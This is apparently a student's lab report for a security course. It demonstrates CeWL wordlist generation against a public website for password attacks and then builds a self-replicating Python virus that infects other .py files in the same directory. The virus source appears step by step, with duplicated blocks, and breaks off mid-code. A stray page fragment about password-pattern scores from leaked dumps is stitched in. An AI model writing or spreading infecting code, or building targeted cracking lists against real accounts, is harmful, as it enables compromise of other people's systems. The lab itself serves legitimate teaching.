cewl https://digi.ninja/ -m 7
```

```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ cewl https://digi.ninja/ -m 7

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Unable to connect to the site (https://digi.ninja:443/blog/double_tunnel.php)
Run in verbose mode (-v) for more information
```


```
projects
Fronting
through
content
SteelCon
smoothie
security
requests
running
testing
created
article
account
Updates
password
JavaScript
application
digininja
Cloudflare
community
Twitter
request
support
section
software
CloudFront
otherwise
development
Contact
hacking
DigiNinja
Projects
LinkedIn
Cracked
friends
website
twitter
penetration
Pipelining
Facebook
ethical
Pintrest
Support
Protein
madwifi
jasager
freedom
linkedin
affiliate
pinterest
credits
Usually
wrapper
facebook
pennies
payloads
Hijacking
Accessible
```

- This is useful because longer words are more likely to be part of secure passwords.

Step 5: Include meta-data and email addresses

- I collected words from HTML metadata and any email addresses found:

```
cewl https://digi.ninja/ -n -e
```




- The -n flag includes meta descriptions and keywords, while -e extracts emails.

Step 6: Enable verbose mode

- I ran CeWL with verbose output to observe its crawling in real time:

```
cewl https://digi.ninja/ -v
```



- This helped me understand how CeWL was processing each page.

Step 7: Include numbers in the wordlist

- I modified CeWL to include numbers along with the wordlist:


```
cewl https://digi.ninja/ --with-numbers
```

- **Purpose:** Include numbers along with words in the generated list.

Step 8: Enable crawling of child pages

- I enabled recursive crawling to include internal links:

```
cewl https://digi.ninja/ -c
```



- **Purpose:** Crawl internal links inside the same domain.

Step 9: Set crawl depth to 3 levels.

- I increased the depth of crawling to access deeper content:


```
cewl https://digi.ninja/ -d 3
```

- **Purpose:** Deeper crawling to gather words from linked pages up to 3 levels deep.


Step 10: Enable debug mode

- I used debug mode for detailed crawling logs:


```
cewl https://digi.ninja/ --debug
```




```
┌──(paulina-czarnota㉿kali-virtualbox)-[~]
└─$ cewl https://digi.ninja/ --debug

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Adding {nil⇒"https://digi.ninja/"} to the tree
Checking page https://digi.ninja/
Comparing https://digi.ninja/ with https://digi.ninja/
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
        <link rel="stylesheet" href="/styles/font-awesome/css/font-awesome.min.css">
<link rel="stylesheet" href="/styles/styles.css" type="text/css">
<link rel="stylesheet" href="/styles/affiliates.css" type="text/css">
<link rel="stylesheet" href="/scripts/highlight/styles/railscasts.css">
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Cookie">

<link rel="shortcut icon" type="image/x-icon" href="/favicon.ico">
<link rel="apple-touch-icon" href="/apple-touch-icon.png">

<link rel="alternate" type="application/rss+xml" title="Latest Updates" href="https://digi.ninja/rss.xml">

<link rel="manifest" href="/manifest.json">

<meta http-equiv="Content-Type" content="text/html;charset=utf-8">

<meta name="Author" content="Robin Wood - DigiNinja">
<meta name="twitter:site" content="@digininja">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="theme-color" content="#272727">


        <link rel="canonical" href="https://digi.ninja/">

        <title>DigiNinja - DigiNinja</title>
        <meta name="Description" content="A collection of open source ethical hacking and security tools mixed with information related to security topics.">
        <meta name="Keywords" content=",open source,projects,development,wifi,web,site,security,ethical,hacking,penetration,testing,website,application,ninja,digininja,freedom,software,karma,jasager,madwifi">

        <meta property="og:title" content="DigiNinja - DigiNinja">
        <meta property="og:description" content="A collection of open source ethical hacking and security tools mixed with information related to security topics.">
        <meta property="og:url" content="/index.php">
        <meta property="og:image" content="https://digi.ninja/images/digininja_avatar.png">
        <meta property="og:type" content="website">
        <meta property="og:sitename" content="DigiNinja">

        <meta name="twitter:card" content="summary">
        <meta name="twitter:title" content="DigiNinja - DigiNinja">
        <meta name="twitter:description" content="A collection of open source ethical hacking and security tools mixed with information related to security topics.">
        <meta name="twitter:site" content="@digininja">
        <meta name="twitter:creator" content="@digininja">
        <meta name="twitter:domain" content="digi.ninja">
        <meta name="twitter:site" content="@digininja">
        <meta name="twitter:image" content="https://digi.ninja/images/digininja_avatar.png">
        </head>
```



```
Password: asdfghjkl
Total score = 8
Number of moves = 8
Pattern score = 1.0 out of 2

Password: apeofmsk
Total score = 14
Number of moves = 7
Pattern score = 2.0 out of 2

Password: aqwsxcdef
Total score = 8
Number of moves = 8
Pattern score = 1.0 out of 2

Total passwords processed: 3
Overall pattern score 1.3333333333333333 out of 2
Total length zeros found: 0
Total length ones found: 2
</code></pre>
                                        <h2>
<a name="download"></a><span>Download</span>
</h2>
                                        <p>
                                                Passpat is released as part of the <a href="https://github.com/digininja/pipal" rel="nofollow">Pipal github repo</a>.
                                        </p>
                                        <p>
                                                If you aren't sure what you are doing with github just click the ZIP button on the approximately middle left and that will give you a zip file which you can decompress and use as you would the versions below.
                                        </p>
                                        <h2>
<a name="analysis"></a><span>Analysis</span>
</h2>
                                        <p>
                                                I'm planning to run this against some of the password lists I've ran Pipal against to find average scores and I'll be posting up the results as they are generated. Something I think I might spot is dumps that have been take
n from sites or apps which are primarily used through mobile devices. As mobile devices are not the easiest things to type on I think people will naturally chose patterns just to make entering easy.
                                        </p>
                                        <p>
                                                Once I get a few more layouts then running different ones against the same dumps may also reveal interesting results.
                                        </p>
                                        <p>
                                                All these have been analysed with a UK keyboard.
                                        </p>
                                        <ul class="list">
                                                <li>
<a href="/files/passpat_phpbb.txt.bz2">phpBB</a><br>
                                                Total passwords processed: 184344<br>
                                                Overall pattern score 1.7017217768424548 out of 2<br>
                                                Total length zeros found: 285<br>
                                                Total length ones found: 3083
                                                </li>
                                                <li>
<a href="/files/passpat_hotmail.txt.bz2">Hotmail</a><br>
                                                Total passwords processed: 8930<br>
                                                Overall pattern score 1.7343977288864893 out of 2<br>
                                                Total length zeros found: 30<br>
                                                Total length ones found: 103
                                                </li>
                                                <li>
<a href="/files/passpat_linkedin.txt.bz2">LinkedIn</a><br>
                                                Total passwords processed: 2950516<br>
                                                Overall pattern score 1.720141081248872 out of 2<br>
                                                Total length zeros found: 303<br>
                                                Total length ones found: 27680
                                                </li>
                                        </ul>
                                        <h2>
<a name="moreLayouts"></a><span>We Need More Layouts</span>
</h2>
```





- This helped troubleshoot or analyse the full crawling process if needed.


Step 11: Combine options to generate a refined wordlist

- I combined crawl depth, minimum word length, and output saving in one command:

```
cewl -d 2 -m 5 -w wordlists1.txt https://digi.ninja/
```

- Then displayed the saved file:

```
cat wordlists1.txt
```



- **Purpose:** Build a refined, better quality wordlist.

2. What is the purpose and how can you use it in practice?

This task taught me how to generate customized wordlists using CeWL by crawling real websites. The goal was to simulate how attackers can leverage publicly available information to create more effective and targeted password lists.

The purpose of this task was to:

- Show how information disclosed on public websites can be used in password attacks.
- Train me in using CeWL to automate the process of scraping words from web content.
- Help me understand the impact of combining wordlist generation with password cracking tools like Hydra or Hashcat.

In practical cybersecurity roles, I can use this skill to:

- Simulate realistic attacks during penetration tests by using organization-specific words.
- Show clients how easily password guesses can be generated from their own digital content.
- Enhance the effectiveness of dictionary attacks by creating tailored lists.
- Demonstrate the importance of separating internal and external information in a security awareness program.

If I work as a red teamer or ethical hacker, CeWL allows me to better mimic attacker behaviour. It also reinforces the need for organizations to avoid using brand names, product titles, or personal info in passwords. This practice of targeted wordlist generation can significantly increase password-cracking success rates during real-world security assessments.

3. What did you learn and what is your personal takeaway?

I learned:

- How to use CeWL's various options like minimum word length (-m), crawl depth (-d), and metadata/email extraction (-n, -e) to fine-tune a wordlist.
- How verbose and debug modes provide insight into CeWL's crawling process.
- How easily public content can be turned into a tool for credential guessing.

If I had to do this task again, I would:

- Experiment with additional target websites that contain structured and meaningful content.
- Immediately test my custom wordlists in a Hydra or Hashcat session to see how effective they are in real password attacks.
- Combine CeWL with other recon tools like theHarvester or whois to gather more context-aware data.

Personal takeaway: This task helped me understand the connection between public information exposure and password security. It made me realize how many users unintentionally weaken security by reusing words from their environment. I also improved my Linux terminal skills by experimenting with command-line options and flags. Most importantly, this lab highlighted how attackers think—and how defenders must anticipate that by guiding users to create passwords that avoid any predictable patterns.

LAB 4 – PYTHON VIRUS


1. What did you do in detail?

In this lab, I implemented a self-replicating virus in Python that infects other .py scripts in the same directory by inserting its code at the beginning of uninfected files. The virus also prints a payload message when run.

Task 1: Directory and Files

- I opened the terminal in Kali Linux and created a new directory for the lab:

```
mkdir ~/virus_lab
cd ~/virus_lab
```




- I created three Python files named hello1.py, hello2.py, and hello3.py, each with the same content:

```
nano hello1.py
```

- Content:

```
print("Hello, this is a safe file.")
```




- These are the “victim” files the virus will attempt to infect.

Task 2: Prepare Virus Code


- I created a new Python script called virus.py:

```
nano virus.py
```



- At the top of the script, I added the shebang, marked the virus section using ###, and imported the required libraries:

```
#!/usr/bin/env python

### VIRUS BEGIN ###
import sys
import glob
import re
```



- These libraries are used as follows:
  - **sys:** lets the virus access its own filename.
  - **glob:** allows scanning for .py files in the directory.
  - **re:** used for checking infection using regular expressions.

Task 3: Copy the Virus

- The virus reads its own file, extracts lines between ### VIRUS BEGIN ### and ### VIRUS END ###, and stores them in a list:

```
virus_code = []
with open(sys.argv[0], "r") as f:
    lines = f.readlines()

in_virus = False
for line in lines:
    if line.strip() == "### VIRUS BEGIN ###":
        in_virus = True
    if in_virus:
        virus_code.append(line)
    if line.strip() == "### VIRUS END ###":
        break
```

```
virus_code = []
with open(sys.argv[0], "r") as f:
    lines = f.readlines()

in_virus = False
for line in lines:
    if line.strip() == "### VIRUS BEGIN ###":
        in_virus = True
    if in_virus:
        virus_code.append(line)
    if line.strip() == "### VIRUS END ###":
        break
```

Task 4: Find Potential Victims

- Using glob, the virus finds all .py files in the current directory:

```
python_files = glob.glob("*.py")
```

- I verified the presence of target files:

```
ls *.py
```

Task 5: Check and Infect

- The virus opens each .py file, checks for prior infection, and if clean, inserts the virus code just after the shebang:

```
for file in python_files:
    if file == sys.argv[0]:
        continue
    with open(file, "r") as f:
        file_lines = f.readlines()
    infected = False
    for line in file_lines:
        if "### VIRUS BEGIN ###" in line:
            infected = True
            break
    if not infected:
        new_lines = []
        for line in file_lines:
            if line.startswith("#!"):
                new_lines.append(line)
            else:
                new_lines.extend(virus_code)
                new_lines.append(line)
```

```
                    break
            with open(file, "w") as f:
                f.writelines(new_lines)
```

```
for file in python_files:
    if file == sys.argv[0]:
        continue
